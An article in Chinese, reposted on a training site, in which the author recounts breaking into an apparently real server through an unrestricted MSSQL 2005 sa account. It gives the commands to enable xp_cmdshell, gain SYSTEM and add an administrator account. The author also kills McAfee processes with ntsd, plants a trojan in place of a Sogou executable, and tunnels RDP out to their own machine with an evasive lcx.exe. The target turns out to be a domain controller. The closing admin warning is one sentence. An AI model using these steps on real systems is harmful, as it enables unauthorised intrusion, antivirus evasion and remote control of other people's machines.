软件开发培训班 >> 网络技术 >> 网络安全
MSSQL 2005 入侵提权过程分享 |
|
本文标签:MSSQL,2005,入侵提权 文章作者:udb311 前言:本文主要以SQL 2005提权为主,讲述过程种发现的一些问题和成功经验 。至少拿到shell的过程不在细说 。 前期

1、serv-u 6.4.0. 观察完毕后发现这个服务器的安全性还真不是一般的差,serv-u 目录可写 。sogu目录可写 。MSSQL sa 权限无降权 。 第一,先用马把sogou 目录下的pingup.exe替换了 。准备等些时间再来上线呢,可是服务器安装了mcafee 。过不了它 。 第二,再探serv-u,使用大马自带的serv-u 提权程序先执行下 。发现添加用户 。 。原因不明,可能是因为降权 。 。 。 第三、开始入手MSSQL,sa权限很好办 。先来开启xp_cmdshell,SQL2005默认禁用了xp_cmdshell 。 1、使用shell下的SQL提权检测sql组件存在 。如图

2、先使用xp_cmdshell,net user检测下可用否?执行net user,无果 。 3、开启xp_cmdshell之前要先打开高级配置 EXEC sp_configure show advanced options, 1;RECONFIGURE;出现对象关闭时,不允许操作" 。 4、开启xp_cmdshell EXEC sp_configure xp_cmdshell, 1;RECONFIGURE; 出现对象关闭时,不允许操作" 。 t00ls大牛们说,是不是被降权了? 5、因为SQL不允许,接下来换aspxspy连接数据库 。 再次执行 EXEC sp_configure show advanced options, 1;RECONFIGURE;EXEC sp_configure xp_cmdshell, 1;RECONFIGURE;-- 6、查看权限,成功返回system 。如图

这才明白原来是aspspy功能方面的问题 。细节绝对成败! 中期 7、添加用户

密码不满足策略要求,要复杂些的 。

7、添加到administratos组 8、远程桌面服务打开着,ipconfig /all发现是内网,没有映射3389 。 9、上传lcx.exe 转发之 。发现执行后无反应 。 10、换个远控木马执行 。发现执行后也无反应 。 11、tasklist /svc 查看服务 。mcafee的进程ID分别是1760 1804 1876 3844 4824 。 12、ntsd -c q -p 1760 先干掉一个,然后一个个全干了 。 13、重新执行木马和lcx.exe 仍然无反应 。 14、无耐之下,再看下进程tasklist /svc 干掉360 再观察下执行木马发现文件大小为0了,肯定还是被杀 。原来mcafee杀木马不是把它给请出去,而是隔离 。唉! 没有突破mcafee的防线 。 。 。 进阶 16、过了一会后,换一个号称最新的免杀lcx.exe 上传后,开始再次执行转发 。 结果如下 。

慢慢的有进度了,很缓慢 。 17、查看下端口连接,是否有lcx转发出来的 。netstat -ano 如图

有一条51到我的IP了 。 。 。成功了 18、接下来在路由器做好本机的51端口映射,本机运行lcx.exe -listen 51 3389 监听有数据返回,拿另外一台虚拟机来连接 。如图
19、杯具啊,原来还是个DC 。
总结:针对SQL 2005提权难度就没有增加,而以往的SQL2000主要是在恢复xp_cmdshell上 。MSSQL 2005反而更加简单些 。最后提醒广大的管理员朋友,请重视您的sa权限与密码 。对于本文有任何疑点欢迎前来讨论 。内网渗透遇到的问题与难点就是端口转发和映射 。另外还要考虑的是服务器上的杀毒软件 。 |